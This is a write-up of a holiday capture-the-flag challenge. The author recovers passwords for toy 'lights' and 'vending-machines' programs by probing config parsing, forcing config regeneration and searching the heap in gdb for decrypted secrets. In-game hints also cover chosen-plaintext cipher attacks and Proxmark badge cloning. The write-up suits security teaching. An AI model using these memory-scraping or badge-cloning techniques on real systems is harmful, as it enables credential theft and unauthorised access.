A password of "\$" works with a typed password of \$
A password of "tony" works with a typed password of tony
A password of "E\$tony" throws this error on startup:

```

elf@bb2d9f4e56b0 ~/lab $ ./lights
Failed to parse key `password`: InvalidHexCharacter { c: 't', index: 0 }
Password is missing from config file!

```

Remove one character from the end of the good password:

```

elf@2c4dc7ce5eab ~/lab $ ./lights
Failed to parse key `password`: OddLength

```

```
>Password is missing from config file!
```

Removing two chars from the end is OK (no error thrown), so there needs to be an even number of chars after the “E\$”. Let’s remove one char from the front of the string after the “E\$”. This should throw the “odd length” error:

```
elf@85c0bdb962e2 ~/lab $ ./lights
Failed to parse key `password`: OddLength
Password is missing from config file!
elf@85c0bdb962e2 ~/lab $
```

Confirmed. Now let’s remove two chars after the “E\$”.

```
elf@85c0bdb962e2 ~/lab $ ./lights
Password is missing from config file!
```

Interesting. You can drop characters from the end, but not from the front. Let’s drop characters from the end until we determine the minimum length of chars needed to not have the “Password is missing” message.

When we truncate down to this: password: E\$ed633d885dcb9b

Then we get the “password missing” message. That’s 14 characters. So had we added the two back on, then we’d have 16 bytes after the “E\$”. So this must be some sort of serialized/encoded data that depends on the length and initial value of the string.

Let’s revert back to the non-E\$ password to see if it only recognizes the first N characters.

After testing, no – it seems to read and use the whole password. Why don’t we allow the software to do the decryption for us! Let’s use the linux debugger gdb to inspect the heap space for a fragment of the encrypted password.

```
elf@2c1c416e2b6c ~/lab $ gdb ./lights
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./lights...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/lab/lights
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin--
>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf
---t to help figure out the password... I guess you'll just have to make do!
The terminal just blinks: Welcome back, elf-technician
What do you enter? > ^C
```

```

Program received signal SIGINT, Interrupt.
0x00007fe5d7f32461 in GI libc read (fd=0, buf=0x5558763a2ee0, nbytes=8192)
  at ../sysdeps/unix/sysv/linux/read.c:26
26     .../sysdeps/unix/sysv/linux/read.c: No such file or directory.
(gdb) info args
fd = 0
buf = 0x5558763a2ee0
nbytes = 8192
(gdb) info proc mappings
process 29
Mapped address spaces:

      Start Addr          End Addr          Size      Offset objfile
0x555875f66000  0x555875f6b000  0x5000      0x0 /home/elf/lab/lights
0x555875f6b000  0x555875f9b000  0x30000    0x5000 /home/elf/lab/lights
0x555875f9b000  0x555875fa7000  0xc000      0x35000 /home/elf/lab/lights
0x555875fa7000  0x555875faa000  0x3000      0x40000 /home/elf/lab/lights
0x555875faa000  0x555875fab000  0x1000      0x43000 /home/elf/lab/lights
0x5558763a0000  0x5558763c1000  0x21000    0x0 [heap]

<snip>

(gdb) x/4096s 0x5558763a0000

<snip>

0x5558763a0bcd: ""
0x5558763a0bce: ""
0x5558763a0bcf: ""
0x5558763a0bd0: "Computer-TurnLightsOn"
0x5558763a0be7: ""
0x5558763a0be8: "1"
0x5558763a0bea: ""
0x5558763a0beb: ""

```

Try the password “Computer-TurnLightsOn”

```

elf@2c1c416e2b6c ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---
>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking.....
That would have turned on the lights!

If you've figured out the real password, be sure you run /home/elf/lights
elf@2c1c416e2b6c ~/lab $
```

OK, now try it “in production”

```
elf@2c1c416e2b6c ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---
>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking.....
Lights on!
elf@2c1c416e2b6c ~ $
```

Excellent. Let's now try to turn on the vending machine. Jump back into the lab and try there.

```
elf@2c1c416e2b6c ~/lab $ cat vending-machines.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}elf@2c1c416e2b6c ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > LVEdQPpBwr
Checking.....
Beep boop invalid password
elf@2c1c416e2b6c ~/lab $
```

Let's play with the config file. Start by renaming it so the program can't find it.

```
elf@bde0b615eb95 ~/lab $ mv vending-machines.json xvending-machines.json
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > vm.json
Please enter the password > password

Welcome, vm.json! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > 0000
```

```

Checking.....
Beep boop invalid password
elf@bde0b615eb95 ~/lab $
elf@bde0b615eb95 ~/lab $ ls
door lights lights.conf vending-machines vending-machines.json xvending-machines.json
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "vm.json",
  "password": "1VPnJ2sb"
}elf@bde0b615eb95 ~/lab $

```

So it looks like “password” was encoded into “1VPnJ2sb”.

Let’s run it and provide “password” as the vending-machine-back-on-code.

```

<snip>

Please enter the vending-machine-back-on code > password
Checking.....
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines
elf@bde0b615eb95 ~/lab $

```

So the password in the json file is the vending machine back on code. Let’s rebuild the file again, but use a very long password.

```

elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > tony
Please enter the password > thisismyveryveryverylongpasswordthatIlove

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > 0000
Checking.....
Beep boop invalid password
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "password": "cnsn4SQUucAJmYsUucAJ72DT1VPnJ2sbcnbC8s4Aw"
}elf@bde0b615eb95 ~/lab $

```

The length of the password and encoded password is the same.

Now let’s try manipulating the json. Remove the password field by changing the field name.

```

elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "Xpassword": "cnsn4SQUucAJmYsUucAJ72DT1VPnJ2sbcnbC8s4Aw"
}
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

```

```
If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...
```

```
Loading configuration from: /home/elf/lab/vending-machines.json
```

```
I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...
```

```
Invalid JSON configuration: Error("missing field `password`", line: 4, column: 1)
elf@bde0b615eb95 ~/lab $
```

Let's put something besides a string into the password field.

```
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!
```

```
If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...
```

```
Loading configuration from: /home/elf/lab/vending-machines.json
```

```
I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...
```

```
Invalid JSON configuration: Error("invalid type: integer `27`, expected a string", line: 3,
column: 17)
elf@bde0b615eb95 ~/lab $
```

Let's try an embedded object.

```
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!
```

```
If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...
```

```
Loading configuration from: /home/elf/lab/vending-machines.json
```

```
I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...
```

```
Invalid JSON configuration: Error("invalid type: map, expected a string", line: 3, column: 15)
elf@bde0b615eb95 ~/lab $
```

How about an empty string.

```
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "password": "",
  "origpassword": "1VPnJ2sb"
}
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!
```

```
If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...
```

```
Loading configuration from: /home/elf/lab/vending-machines.json
```

```
I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...
```

```
Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code >
Checking.....
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines
elf@bde0b615eb95 ~/lab $
```

Looks like an empty string is legal. OK, let's make a new password, then try to find it in memory using the debugger (i.e., let the software decrypt it for us). First make a new password that we can find in the heap.

```
elf@bde0b615eb95 ~/lab $ rm v*.json
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > tony
Please enter the password > KARRE

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > Karre
Checking.....
Beep boop invalid password
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "password": "FiSH3"
}elf@bde0b615eb95 ~/lab $
```

Now use the debugger to try to locate some of our strings.

We run the program in the debugger as before, hitting Ctrl-C during the sleep routine (which is after we've typed in a "bad" password). The only way we should see our "good" password of "KARRE" is if it is decrypted in memory somewhere.

```
elf@bde0b615eb95 ~/lab $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vending-machines... (no debugging symbols found) ...done.
(gdb) run
Starting program: /home/elf/lab/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
The elves are hungry!
```

```
If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...
```

```
Loading configuration from: /home/elf/lab/vending-machines.json
```

```
I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...
```

```
Welcom, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
```

```
Checking.....^C
```

```
Program received signal SIGINT, Interrupt.
```

```
0x00007f35b2db4bc1 in GI_nanosleep (requested time=0x7fff682967f0,
remaining=0x7fff682967f0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
```

```
28     .../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
```

```
(gdb) info proc mappings
```

```
process 47
```

```
Mapped address spaces:
```

Start Addr	End Addr	Size	Offset	objfile
0x5627634f7000	0x5627634fc000	0x5000	0x0	/home/elf/lab/vending-machines
0x5627634fc000	0x562763534000	0x38000	0x5000	/home/elf/lab/vending-machines
0x562763534000	0x562763543000	0xf000	0x3d000	/home/elf/lab/vending-machines
0x562763543000	0x562763546000	0x3000	0x4b000	/home/elf/lab/vending-machines
0x562763546000	0x562763547000	0x1000	0x4e000	/home/elf/lab/vending-machines
0x56276487c000	0x56276489d000	0x21000	0x0 [heap]	
0x7f35b2bc6000	0x7f35b2bc8000	0x2000	0x0	

```
<snip>
```

```
(gdb) find 0x56276487c000, 0x56276489d000, {char[5]}"KARRE"
0x56276487ed10
warning: Unable to access 11628 bytes of target memory at 0x56276489a295, halting search.
1 pattern found.
(gdb) x/4096s 0x56276487ec00
0x56276487ec00: ""
0x56276487ec01: ""

<snip>
```

```
0x56276487ed0d: ""
0x56276487ed0e: ""
0x56276487ed0f: ""
0x56276487ed10: "KARRE"
0x56276487ed16: ""
0x56276487ed17: ""
0x56276487ed18: ""
0x56276487ed19: ""
```

The decrypted password is in the heap, about 0x2d10 bytes in. Let's see if we can repeat this in production.

```
elf@bde0b615eb95 ~ $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
```

```

Reading symbols from ./vending-machines... (no debugging symbols found) ...done.
(gdb) run
Starting program: /home/elf/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
Checking.....^C
Program received signal SIGINT, Interrupt.
0x00007ff1e335ebc1 in GI_nanosleep (requested time=0x7ffdc34e1f80,
remaining=0x7ffdc34e1f80) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28     .../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
(gdb) info proc mapping
process 53
Mapped address spaces:

      Start Addr          End Addr          Size      Offset objfile
0x564c75014000  0x564c75019000      0x5000      0x0  /home/elf/vending-machines
0x564c75019000  0x564c75051000      0x38000     0x5000 /home/elf/vending-machines
0x564c75051000  0x564c75060000      0xf000      0x3d000 /home/elf/vending-machines
0x564c75060000  0x564c75063000      0x3000      0x4b000 /home/elf/vending-machines
0x564c75063000  0x564c75064000      0x1000      0x4e000 /home/elf/vending-machines
0x564c76e07000  0x564c76e28000      0x21000     0x0 [heap]

<snip>

(gdb) x/4096s 0x564c76e09d00
0x564c76e09d00: ""
0x564c76e09d01: ""
0x564c76e09d02: ""
0x564c76e09d03: ""
0x564c76e09d04: ""
0x564c76e09d05: ""
0x564c76e09d06: ""
0x564c76e09d07: ""
0x564c76e09d08: "!"
0x564c76e09d0a: ""
0x564c76e09d0b: ""
0x564c76e09d0c: ""
0x564c76e09d0d: ""
0x564c76e09d0e: ""
0x564c76e09d0f: ""
0x564c76e09d10: "LVEdQPPBwr"
0x564c76e09d1b: ""
0x564c76e09d1c: ""
0x564c76e09d1d: ""

```

That's unexpected, because that's the same value as what we saw in the json file:

```

elf@bde0b615eb95 ~ $ cat v*.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPPBwr"
}elf@bde0b615eb95 ~ $

```

Not expected, because in our lab, "KARRE" was decrypted and found in the heap. This is the lab json:

```
elf@bde0b615eb95 ~ $ cat lab/vending-machines.json
{
  "name": "tony",
  "password": "FiSH3"
}elf@bde0b615eb95 ~ $
```

And we know that this encrypted string does NOT work as the production password:

```
elf@bde0b615eb95 ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > LVEdQPPbwr
Checking.....
Beep boop invalid password
elf@bde0b615eb95 ~ $
```

Let's see if there is some environmental difference. Copy the production password down to the lab to see if it is decrypted there.

```
elf@bde0b615eb95 ~/lab $ cat ./vending-machines.json
{
  "name": "tony",
  "password": "LVEdQPPbwr"
}
elf@bde0b615eb95 ~/lab $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vending-machines... (no debugging symbols found) ... done.
(gdb) run
Starting program: /home/elf/lab/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread db library "/lib/x86 64-linux-gnu/libthread db.so.1".
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
```

```

Checking.....^C
Program received signal SIGINT, Interrupt.
0x00007f7f01553bc1 in __GI_nanosleep (requested_time=0x7fffff346cba0,
    remaining=0x7fffff346cba0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28     .../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
(gdb) info proc mapping
process 66
Mapped address spaces:

      Start Addr          End Addr          Size      Offset objfile
0x55fa74a0a000  0x55fa74a0f000  0x5000      0x0 /home/elf/lab/vending-machines
0x55fa74a0f000  0x55fa74a47000  0x38000     0x5000 /home/elf/lab/vending-machines
0x55fa74a47000  0x55fa74a56000  0xf000      0x3d000 /home/elf/lab/vending-machines
0x55fa74a56000  0x55fa74a59000  0x3000      0x4b000 /home/elf/lab/vending-machines
0x55fa74a59000  0x55fa74a5a000  0x1000      0x4e000 /home/elf/lab/vending-machines
0x55fa76624000  0x55fa76645000  0x21000     0x0 [heap]
0x7f7f01365000  0x7f7f01367000  0x2000      0x0
0x7f7f01367000  0x7f7f01389000  0x22000     0x0 /lib/x86_64-linux-gnu/libc-2.28.so
0x7f7f01389000  0x7f7f014d1000  0x148000    0x22000 /lib/x86_64-linux-gnu/libc-2.28.so
0x7f7f014d1000  0x7f7f0151d000  0x4c000     0x16a000 /lib/x86_64-linux-gnu/libc-2.28.so
0x7f7f0151d000  0x7f7f0151e000  0x1000      0x1b6000 /lib/x86_64-linux-gnu/libc-2.28.so
0x7f7f0151e000  0x7f7f01522000  0x4000      0x1b6000 /lib/x86_64-linux-gnu/libc-2.28.so
0x7f7f01522000  0x7f7f01524000  0x2000      0x1ba000 /lib/x86_64-linux-gnu/libc-2.28.so
0x7f7f01524000  0x7f7f01528000  0x4000      0x0
0x7f7f01528000  0x7f7f0152b000  0x3000      0x0 /lib/x86_64-linux-gnu/libgcc_s.so.1
0x7f7f0152b000  0x7f7f0153c000  0x11000     0x3000 /lib/x86_64-linux-gnu/libgcc_s.so.1
0x7f7f0153c000  0x7f7f0153f000  0x3000      0x14000 /lib/x86_64-linux-gnu/libgcc_s.so.1
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) x/4096s 0x55fa76626d00
0x55fa76626d00: "0\037"
0x55fa76626d03: ""
0x55fa76626d04: ""
0x55fa76626d05: ""
0x55fa76626d06: ""
0x55fa76626d07: ""
0x55fa76626d08: ""
0x55fa76626d0a: ""
0x55fa76626d0b: ""
0x55fa76626d0c: ""
0x55fa76626d0d: ""
0x55fa76626d0e: ""
0x55fa76626d0f: ""
0x55fa76626d10: "CandyCane1"
0x55fa76626d1b: ""
0x55fa76626d1c: ""
0x55fa76626d1d: ""

```

That looks more like it. Let's try it in production.

```

elf@bde0b615eb95 ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking.....
Vending machines enabled!!
elf@bde0b615eb95 ~ $ 

```

Yes! Let's talk to Bushy Evergreen again.

B **Bushy Evergreen** 8:42AM
That's it! What a great password...
Oh, this might be a good time to mention another lock in the castle.
Santa asked me to ask you to evaluate the security of our new HID lock.
If ever you find yourself in posession of a Proxmark3, click it in your badge to interact with it.
It's a slick device that can read others' badges!
Hey, you want to help me figure out the light switch too?
Those come in handy sometimes.
The password we need is in the `lights.conf` file, but it seems to be encrypted.
There's another instance of the program and configuration in `~/lab/` you can play around with.
What if we set the user name to an encrypted value?
Wow - that worked! I mean, it worked! Hooray for opportunistic decryption, I guess!
Oh, did I mention that the Proxmark can simulate badges?
Cool, huh?
There are lots of references online to help.
In fact, there's [a talk](#) going on right now!
So hey, if you want, there's one more challenge.




You see, there's a vending machine in there that the speakers like to use sometimes.
Play around with `./vending_machines` in the lab folder.
You know what might be worth trying? Delete or rename the config file and run it.
Then you could set the password yourself to AAAAAAAA or BBBBBBBB.
If the encryption is simple code book or rotation ciphers, you'll be able to roll back the original password.
Your lookup table worked - great job! That's one way to defeat a polyalphabetic cipher!
Good luck navigating the rest of the castle.
And that Proxmark thing? Some people scan other people's badges and try those codes at locked doors.
Other people scan one or two and just try to vary room numbers.
Do whatever works best for you!

Well I didn't talk to Bushy after solving the very first challenge, so I missed all of his hints that would have been helpful. I suppose that I cheated by using the debugger, but like Bushy says, "Do whatever works best for you!"


Let's peek inside the room now that the lights are on.



We are now in the Speaker Unpreparedness Room. We already see something lying on the floor.




Let's pick it up. It's the Elevator 1.5 button that was missing from the Santavator control panel.




Let's give the vending machine a try.




If we kept beating on the vending machine, we see this:



At least we got some Portal Candies. Hey – these might be useful:



Talk to Marcel Nougat, who is standing next to the vending machine.




Slide over and talk to Tangle Coalbox.

T **Tangle Coalbox** 9:00AM
Howdy gumshoe. I'm Tangle Coalbox, resident sleuth in the North Pole.
If you're up for a challenge, I'd ask you to look at this here Snowball Game.
We tested an earlier version this summer, but that one had web socket vulnerabilities.
This version seems simple enough on the Easy level, but the Impossible level is, well...
I'd call it impossible, but I just saw someone beat it! I'm sure something's off here.
Could it be that the name a player provides has some connection to how the forts are laid out?
Knowing that, I can see how an elf might feed their Hard name into an Easy game to cheat a bit.
But on Impossible, the best you get are *rejected* player names in the page comments. Can you use those somehow?
Check out Tom Liston's [talk](#) for more info, if you need it.



Let's give it a try.

